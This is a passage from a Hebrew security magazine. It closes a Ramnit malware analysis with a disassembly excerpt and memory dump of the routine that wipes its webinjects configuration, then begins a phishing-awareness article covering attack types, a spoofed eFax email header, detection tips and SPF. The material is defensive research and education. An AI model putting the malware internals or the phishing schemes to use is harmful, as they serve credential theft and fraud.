3. מוחק את הקובץ של הקונפיגורציה מהדיסק.

דוגמא של קטע פונקציה שמבצע מחיקת הקונפיגורציה של webinjects:

```
mov     ebx, eax ; here deals with the conf
push    40h
push    offset aXvjmqstslqkqhf ; "xvjmqstslqkqhfhqugsskchvotfwvbfbxflttnu"...
lea     eax, [ebp+var_1F4]
push    eax
call    gen_key
push    ebx
push    edx
lea     eax, [ebp+var_1F4]
push    eax
call    decrypt_or_encrypt_conf ; encrypts here "0D 0a" == 8d c3
push    ds:dword_200430F8
push    offset dword_2004310C
push    ds:dword_20044DB2
push    ebx
push    edx
push    offset word_20044D2E
call    calls_createfilemapping_ ; here removes the webinjects conf!
lea     eax, [ebp+var_10]
push    eax
push    ds:dword_20044DB2
push    offset word_200444EE ; .adppData\Local\nvvbfxrk.log
call    creates_txt_file

loc_2002A5EE:
                push    1
```

[תמונה 11: מחיקת webinjects בתוך CommandRoutine]

וכך, בפעם הבאה שה-browser מנסה למפות עותק של הזיכרון המשותף לזיכרון המקומי שלו, הוא מקבל את המבנה של הקונפיגורציה בעל שדות במבנה תקין, אך עם ערך 2 בייט בשדה גודל ולא את הגודל המקורי של הקונפיגורציה וכמו כן, בלי התוכן של קונפיגורציה עצמה.


```
20500f9d 8b45f8          mov     eax,dword ptr
0:022> dd 205225BBh      conf ptr     conf length
205225bb  000012c4 00be0008 00000002 4fe762fa
205225cb  077f2008 077f1bb8 00000000 00000000
205225db  00000000 076f6ec0 00000000 62656365
205225eb  6c75786e 00007566 25000000 454d4f48
205225fb  56495244 48252545 50454d4f 25485441
2052260b  c7d2005c b198f5b6 5c5cee3a 69705c2e
2052261b  005c6570 00000000 1d5be4b5 452dfa4a
2052262b  b35ddd9c ebe70551 006d0069 00670061
```

[תמונה 12: שדות של מבנה של קונפיגורציה, לאחר מחיקתה.]

כתוצאה מהתהליך הזה, ההזרקות בדפים שעניינו עד כה את ramnit לא יתרחשו יותר.

סיכום

סיכום של תהליך העברת הקונפיגורציה בין המודולים של ramnit:



המטרה העיקרית של המחקר הזה הייתה למצוא דרך לשמר את הקונפיגורציה של ramnit כדי להמשיך לחקור את ה- webinjects. לאחר השחזור של התהליך המלא והמחקר של מסלולי העברת המידע בין התהליכים של ramnit, הרווחתי את האפשרות לעקוף את רצף הריצה הזה ולשמר את הקונפיגורציה.

עושה רושם שהחלטה מדוע למחוק את הקונפיגורציה מתבצעת בצד השרת C&C ולא על ידי הלוגיקה בצד קליינט. זוהי בוודאות החלטה מושכלת שנועדה כנראה להקשות על תהליך חקירת המלוואר ולא באג במימוש של הפונקציונלית.

Phishing - קווים לדמותו

מאת אדיר אברהם

הקדמה

מאמר זה נוצר כתוצאה מהרצון שלי להביא לעולם מודעות (awareness) רחבה יותר בנוגע לפישינג (דיוג): מה זה בכלל? באלו צורות הוא מופיע? למה כדאי לשים לב? כיצד ניתן להתמודד מולו והכי חשוב - איך לא "ליפול בפח"? אביא מספר דוגמאות והסברים, הן מהעולם החברתי והן מהעולם הטכני על-מנת שנוכל לזהות טוב יותר פישינג. כולי תקווה שבאמצעות מאמר זה נפחית משמעותית את מספר המקרים שבהם אנחנו נופלים בפח בשוגג.

מהו "פישינג" (דיוג)?


פישינג היא התקפה מסוג "הנדסה חברתית" שבה התוקף (ה"דייג") משתדל באמצעות ניסיון יצירת אמון לקבל מידע רגיש, סודי ופרטי על המותקף (נקרא לו "דג"). לחילופין, התוקף מנסה באמצעות התחבולה להשיג גישה כלשהי למערכות רגישות. הדייג משתמש בתקשורת אלקטרונית המוכרת לדג באופן ויזואלי וע"י כך משתדל להטעות אותו ולפתות אותו למסור את המידע הרגיש ו/או שישתף איתו פעולה.

לדייג קיימים שלושה מנגנוני פעולה עיקריים אשר מרכיבים את מערכת הדיוג:

1. וקטור ההתקפה אשר משמש כ"טריגר" להנעת ההתקפה. וקטור ההתקפה המוכר ביותר הוא המייל, אך קיימים וקטורים נוספים: שיחה, מסרון, הודעה פרטית, פקס, אתרי מדיה חברתית וכן חברים אחרים שנופלים בפח ומשמשים כ"מצע אמינות" עבור התוקף. באמצעות אחד מהוקטורים הנ"ל, הדייג מדרבן את הדג להקליק על קישור או להוריד קובץ מהשרת ולהריץ קוד זדוני במחשבו האישי או בטלפון הנייד.

2. שרת איסוף מידע: הדייג מקים שרתי איסוף מידע, בדר"כ בוטים אשר מכילים אתרים הדומים מאוד ויזואלית לאתר המקורי אשר לו מצפה הדג. הדג מכניס את המידע האישי (סיסמא, כרטיס אשראי או כל מידע אישי-רגיש אחר) לאתר הנ"ל והאחרון מעביר את המידע לשרת האיסוף המרכזי.

3. שרת קופות: לאחר איסוף מידע רגיש-פיננסית, המידע הרלוונטי משרת האיסוף המרכזי עובר לשרת זה, וכאן מתבצע תשלום בפועל, על חשבון הדג.



לסיכום, ניתן להסתכל על המערכת הנ"ל כמערכת שמנסה להשיג שתי מטרות עיקריות:

1. פגיעה לטווח הקצר: פגיעה כלכלית ע"י שימוש מיידי במידע הפיננסי אשר הכניס הדייג לאתרים המתחזים.
2. פגיעה לטווח הארוך: שימוש בנתונים האישיים על-מנת לסחור בהם ו/או להצליב עם נתונים אישיים אחרים, על מנת להמשיך את הפגיעה לאורך זמן ואולי לגרום לפגיעה כלשהי שוב בעתיד. כשמדברים על חברות, ניתן לדבר גם על איסוף מידע פנים-ארגוני רגיש במיוחד, עד לרמת trade secret אשר עלול לפגוע בחברה ולמעשה למוטט אותה.

לאלו סוגי אתרים ניתן לצפות זיוף (וכדאי לשים לב לפני שמשתפים פעולה עם השולח):

1. אתרים פיננסיים: בנקים, Paypal, חברות המאפשרות סליקת כרטיסי אשראי באתריהן, חברות ביטוח ואתרי בורסה.
2. אתרי רשתות חברתיות: Facebook, Twitter, Google+ ודומיהן.
3. אתרי משחקי On-Line בכלל והימורים בפרט.

סוגי פישינג

כאמור, פישינג מופץ באמצעים מגוונים כאשר אימייל הוא רק אחד מהם. הרשימה מגוונת ומכילה את האפשרויות הבאות: VoIP, SMS, הודעה באתרי רשתות חברתיות, IRC וכן אתרי משחקים המכילים מספר שחקנים רב היכולים לשוחח במקביל למשחק. באמצעות כל אחד מהאמצעים הנ"ל, ניתן ליצור את אחד מסוגי הפישינג הבאים (זו איננה רשימה סופית):

1. הטעיה (deceptive phishing): הסוג הנפוץ ביותר של פישינג. כשמדברים על פישינג באופן כללי, מתייחסים בעיקר לסוג זה. כשמדברים על הטעיה, מדברים על כל סוג של התקפה אשר מטרתה להתחזות לגורם לגיטימי ולגנוב מידע אישי. סוג זה הוא הסוג הנפוץ ביותר, ולו קיימים מאפיינים אשר בהם ניגע בהרחבה במאמר זה.

2. שכפול (clone phishing): בהתקפה זו, מועתק מייל אמיתי לחלוטין, המכיל פרטים נכונים ומדוייקים מהודעה שנשלחה בעבר מארגון לגיטימי. ההבדל בין המייל האמיתי (הישן) למייל המהונדס (החדש) הוא כמובן הקישורים בתוכן המייל עצמו שישונו לאחד מאתרי האיסוף. בנוסף, מייל כזה עשוי להכיל בהתאם להקשר, קובץ רלוונטי להורדה והרצה. תוקף מתקדם בעל יכולות הנדסה חברתית, עשוי לטעון שהוא (הארגון המקורי, לכאורה), שולח את המייל שוב לצורך וידוא נתונים, או כי לא קיבל את המייל הקודם, או מכיוון שאחד מהנתונים חסר או שגוי.

3. מיקוד (spear phishing): בהודעה זו, התוקף שם לב במיוחד לקבוצה "מיוחדת" של אנשים. כשחושבים על קבוצה מיוחדת, ניתן לחשוב על הנהלה בכירה של חברה, חברי ממשלה או אנשים אחרים בעלי השפעה סביבתית נרחבת. אך באותו האופן אלו יכולים להיות אנשים אשר הדייג הבין שיש לו מספיק נתונים לגביהם (למשל עץ משפחה מלא, מספר חשבון בנק וכתובת מגורים עדכנית), או קבוצה רגישה מבחינת הארגון (למשל משתמשים בעלי גישה לקופות החברה, או בעלי גישה גבוהה לשרתי הארגון) אשר לגביהם אסף מספיק נתונים וכדאי לו להתאמץ במיוחד כך שהמייל יופנה באופן אישי ואף תנתן תגובה אמיתית מהתוקף עצמו תוך זמן סביר.

4. טלפון (Phone phishing): בהתקפה זו, הדייג מבקש פרטים מהדג על מנת לשלוח לו בסופו של דבר קישור זדוני דרך מייל אשר שני הצדדים "יסכימו" לגביהם, או ידעו עליהם מראש. כך הדייג משיג את אמונו של הדג. ניתן לחשוב על התקפה זו כהנדסה חברתית קלאסית, אך כאן נכנסים אלמנטים נוספים כגון זיוף ה-Caller ID, מספרי טלפון, העברה למרכזית חברה מזויפת ואמצעים טכנולוגיים נוספים אשר מזכירים את התקפות הפישינג שהוזכרו קודם.

5. דיוג מבוסס DNS (Pharming): בהתקפה זו, הדייג משתמש בחולשה הקיימת במשתמש הקצה ובמקרים מסויימים גם בשרתי ה-DNS עצמם. בהתקפה זו, קבצי הקונפיגורציה שמכילים המרה בין ה-hostname לכתובת ה-IP עוברים שינוי, כך שה- hostname למעשה מצביע לכתובת IP של התוקף. ביחד עם אחת השיטות שצוינו קודם, הדג כלל לא שם לב שעבר לכתובת אחרת, שונה מהכתובת המקורית אליה ביקש לעבור.

6. דיוג מבוסס חטיפת דומיין (Domain hijacking): במצב זה, תוקף מצליח לשנות רשומה בדומיין, כך שכל מי שפונה מעתה והלאה לדומיין, יופנה ישירות לשרת של התוקף. יותר משזו התקפה על משתמש קצה תמים שפונה לדומיין הלגיטימי לכאורה, זו למעשה התקפה על רשם הדומיינים אשר משתכנע לשנות רשומה או לשנות סיסמא ולתת אותה לתוקף. מכאן והלאה הדומיין בשליטת התוקף אשר יכול לעשות כרצונו. דוגמא לכך קיימת בשנת 2010 - הדומיין של חברת Baidu הסינית נחטף ע"י קבוצת סייבר איראנית בצורה כזו.

7. דיוג מבוסס פוגען (Malware): במצב זה, תוקף הצליח להשתלט על דומיין כלשהו, מצא את רשימת הנמענים אשר היתה משוייכת לקבוצת משתמשים, ודרכה מבקש מהם להוריד קבצים (קבצי הרצה או מסמכים שונים) ולהפעילם (לעתים תוך שימוש בטכניקות פישינג נוספות אשר תוארו קודם). הדג לא חושד שמדובר בתוקף ומבסס את האמינות שלו מהכרות קודמת (של כתובת השולח). עם הפעלת הפוגען, עמדת הקצה וכן המידע הרגיש של משתמש הקצה בשליטתו.

טכנולוגיות ליצירת פישינג

פישינג מתמקד ביצירת מראית-עין או מיצג-שווא של אמת. על מנת להשיג זאת, קיימות מספר טכניקות אשר את עיקרן נמנה כאן.

<u>זיוף דוא"ל (Email Spoofing)</u>

הזיוף מתבטא בכך ששולח המייל טוען שזהותו היא זהות החברה הלגיטימית, כאשר בפועל המייל כלל לא נשלח משרתי החברה. השינוי נעשה ב-sender address ובחלקים אחרים של ה-header, שעליו נתעכב בהמשך.


<u>למה זה אפשרי?</u>

פרוטוקול SMTP (Simple Mail Transfer Protocol) המקורי תוכנן להיות זריז ופונקציונלי. במצב כזה, SMTP לא הכיל כל מנגנון אימות, כך שלא נעשה וידוא ואימות הקשר בין השולח לבין השרת שממנו נשלחת הבקשה ולכן קיימת האפשרות להכניס כל שם משתמש שנחפוץ. הדרך היחידה להבטיח אי-זיוף מיילים כנ"ל היא באמצעות מנגנוני אי-הכחשה (הבטחת שלמות המייל ואימות השולח) באמצעות PGP או S/MIME ועליהם לא נרחיב כאן.

<u>כיצד ניתן למנוע פישינג מסוג זה? עבור מקבל המיילים (הנמען)</u>


1. ראשית נסתכל על כתובת השולח ונבדוק האם קיים קשר הגיוני בינה לבין הנושא. נשתדל לשים לב לשוני, אפילו שוני מזערי בין הכתובת (ושם) הארגון לבין הכתובת שבה השתמש השולח. במידה ויש שוני, אין צורך להמשיך, אבל חשוב לשים לב לנקודה זו, בה רוב הדגים נופלים. ניתן לקבל דוגמאות רלוונטיות מהחלק שבו נכתב על "זיוף WEB" במאמר זה.

לדוגמא:



2. לאחר שהבדיקה הראשונית עברה בהצלחה, נפתח את ה-header של המייל שקיבלנו ונחפש בתוכו פרטים מעניינים. השולח (From), שרת המיילים (MX) שממנו הגיעה ההודעה (Received) וכן הכתובת שאליה השולח רצה שנשלח את התגובה (Reply-to). נבצע גם קורלציה בין תאריכי השליחה, השרתים שדרכם עבר המייל וכתובת השולח (helo).

לדוגמא:



```
Received: from gproxy6-pub.mail.unifiedlayer.com (gproxy6-pub.mail.unifiedlayer.com [67.222.39.168])
        by [redacted] for [redacted]; Tue,  6 Oct 2015 14:35:19 -0000
Received: (qmail 12425 invoked by uid 0); 6 Oct 2015 14:28:57 -0000
Received: from unknown (HELO cmgw3) (10.0.90.84)
  by gproxy6.mail.unifiedlayer.com with SMTP; 6 Oct 2015 14:28:57 -0000
Received: from host281.hostmonster.com ([74.220.215.81])
        by cmgw3 with
        id RwUq1r01B1lwwyq01wUtW5; Tue, 06 Oct 2015 14:28:55 -0600
Received: from localhost ([127.0.0.1]:34682 helo=host281.hostmonster.com)
        by host281.hostmonster.com with esmtp (Exim 4.84)
        (envelope-from <hophopso@host281.hostmonster.com>)
        id 1ZjTEa-0006fi-Dt; Tue, 06 Oct 2015 14:28:52 -0000
Date: Tue, 06 Oct 2015 14:28:50 -0000
To: [redacted]
Subject: New fax message from 326-816-3257 on 10/6/2015
X-PHP-Originating-Script: 1745:mail.php
From:  eFax Mail <efax@j2global.com>
X-Mailer: PHP/5.4.1
Mime-Version: 1.0
To: [redacted]
Content-Type:multipart/mixed; boundary="----------mmobsi"
X-Identified-User: {:host281.hostmonster.com:hophopso:pacifiersunlimited.com} {sentby:program
running on server}

------------mmobsi
Content-Type: text/html;
Content-Transfer-Encoding: 8bit

<!doctype html>
<html>
<head>
    <title></title>
```


כאן ניתן לראות כי השולח לא שלח את המייל דרך שרת המיילים שממנו התיימר לשלוח (j2global.com) אלא משרת מיילים פומבי כלשהו, ולכן במצב כזה כל מה שעבר דרכו יכול להשתנות ומוטל בספק. הבדיקה עצמה ופורנזיקה של headers פותחת נושא חדש לדיון, אבל במקרה זה ניתן לבצע בדיקה זריזה באמצעות האתר https://mxtoolbox.com אשר יבדוק רשומות MX ויעזור לכם להחליט טוב יותר אם שרת המיילים שממנו נשלח הדוא"ל אכן מתאים לדומיין שממנו הגיע המייל לכאורה.

3. לאחר סיום בדיקת ה-header, או במידה ועדיין יש ספק, נסתכל על גוף המייל עצמו. נחפש שגיאות כתיב. במידה ונמצא כאלו, סביר להניח שמדובר בניסיון פישינג ולכן ניתן להתעלם ממייל זה. ההסבר הוא פשוט: חברה שמכבדת את עצמה העבירה מיילים רשמיים מספר סבבי הגהה לפני שהופצה באופן פומבי, ולכן כלל לא סביר שהיא תשלח מייל עם שגיאות כתיב או שגיאות פיסוק. הדייג הטיפוסי למרבה הפלא (קרי, התוקף) לרוב איננו בודק שגיאות כאלו במקרה הטוב. במקרה הרע, אנגלית היא אפילו לא שפתו השניה. לגבי השפה העברית, נוכל לשים לב לשגיאות בין זכר לנקבה, יחיד ורבים ושגיאות כתיב לא שגרתיות. לכן, דרך זריזה לשלול אמינות של שולח היא באמצעות ניתוח מילולי פשוט של המייל. חשוב להדגיש שההפך הוא כמובן שלא נכון. כלומר, מייל מושלם מבחינה תחבירית איננו מעיד על "אמינותו".

4. נחפש "רשמיות באופן כללי". מיילים מסוג פישינג בדר"כ נשלחים למספר רב של אנשים (דגים). מכיוון שהתוקף איננו יודע במי יפגע, הוא שולח את המייל באופן כללי, בדר"כ ללא ציון שם הדג. התחלה טיפוסית של מייל כזה תהיה "לקוח יקר" או "אדון נכבד". הסיום גם הוא, כללי. לדוגמא, "בכבוד רב, מחלקת הונאות PayPal". ההרגשה היא כביכול אישית, אך המייל כלל לא מציין את שמך.


5. נבדוק אם "משהו רע קרה". בצעתם פעילות חשודה בחשבון? החשבון ננעל? נטען כי יצא סכום כסף לא סביר? התוקף אוהב ליצור "דרמה" וע"י כך לסלק את המחשבה שאולי מדובר בתקיפה. יש לשים לב במיוחד להודעות דרמטיות כאלה, הגובלות באיום.

לדוגמא עבור סעיף 4 ו-5:



6. נשים לב לקישורים (URL) המופיעים בגוף המייל. במידה ואלו קיימים, לא נלחץ עליהם אלא נעביר את העכבר מעל ה-URL ללא הקלקה, נמתין להופעת הקישור ונבדוק האם יש התאמה.

לדוגמא:




7. נשים לב ל"מכתב המשך". אם הגיע אליך מייל כשהכותרת שלו מתחילה ב-"Re:" (תגובה) או ב-"Fw:" (הועבר אליך) ואתה לא מצפה לתגובה כלשהי ממקור רשמי כלשהו, סביר להניח שתחושת הבטן שלך נכונה - מדובר בניסיון פישינג.

8. נחפש בקשה לקבלת פרטים אישיים באמצעות המייל. לרוב, בקשה כזו תגיע מצד הגורם העסקי הרלוונטי (המזויף) כהודעה רשמית עם בקשת פרטים רגישים מסוימים כגון מספר כרטיס אשראי, סיסמא וכדומה.

9. נשים לב לבקשה למילוי פרטים אישיים במסמך אשר הגיעה כ-attachment למייל או כקישור להורדת הקובץ והפעלתו. נוודא שהוא אכן הגיע מהמקור הרלוונטי (ולא נקליק על הקובץ עד שנוודא זאת). חוץ מהעברת הפרטים האישיים, הקובץ עצמו עשוי להיות זדוני. נשים לב במיוחד ל"הוראות" קבלת קבצים הכוללים העברת שם משתמש וסיסמא (לצורך הורדת הקובץ או הפעלתו). כל אלו, ביחד ולחוד צריכים להדליק נורה אדומה.

10. נשים לב לבקשה שנראית כמעט כמו ציווי לצפיה בקובץ כלשהו. בדרך כלל הבקשה תהיה צפיה במסמך תקציבים, דו"ח או סיכום קניה. לפעמים הבקשה תהיה מלווה בבקשה אישית ("אנא בדוק איך תוכל לעזור לי").


לסיכום, נסתכל על הדוגמא הבאה:



<u>כיצד ניתן למנוע פישינג? (עבור מתכנן השרת)</u>

1. ברמת השרת, <u>נרצה להוסיף את מנגנון האימות SPF</u>. מנגנון זה יוצר מעטפת הגנה על כתובת השולח (MAIL FROM) והתחלת פרוטוקול SMTP (HELO), ע"י בדיקת כתובת ה-IP של השולח. SPF מאפשר ברמת השרת להחליט אלו כתובות IP רשאיות לשלוח מייל דרכו. המידע הנ"ל נרשם כחלק מרשומת ה-DNS של אותו דומיין. כך, יכול שרת מקבל לתשאל רשומת DNS של שרת מיילים שולח, ולוודא שהשולח אכן שייך לאותה רשומה. כלומר, אותה רשומה מהווה מעין whitelist עבור אותו דומיין.

לסיכום, תהליך העברת המידע בבדיקת SPF נראה כך:



ולדוגמא, עבור Google עצמה הגדרות SPF הן כך:

SPF-Example

• the Google SPF-Record

```
_spf.google.com. 299 INTXT "v=spf1
  include:_netblocks.google.com
  include:_netblocks2.google.com
  include:_netblocks3.google.com ~all"
```

Includes of Google Network Blocks

אלו החוקים המופיעים בה:

```
1. Inlcude 4 allow rules from host _spf.google.com.
   1. Inlcude 13 allow rules from host _netblocks.google.com.
      1. Allow all from the range 64.18.0.0/20
      2. Allow all from the range 64.233.160.0/19
      3. Allow all from the range 66.102.0.0/20
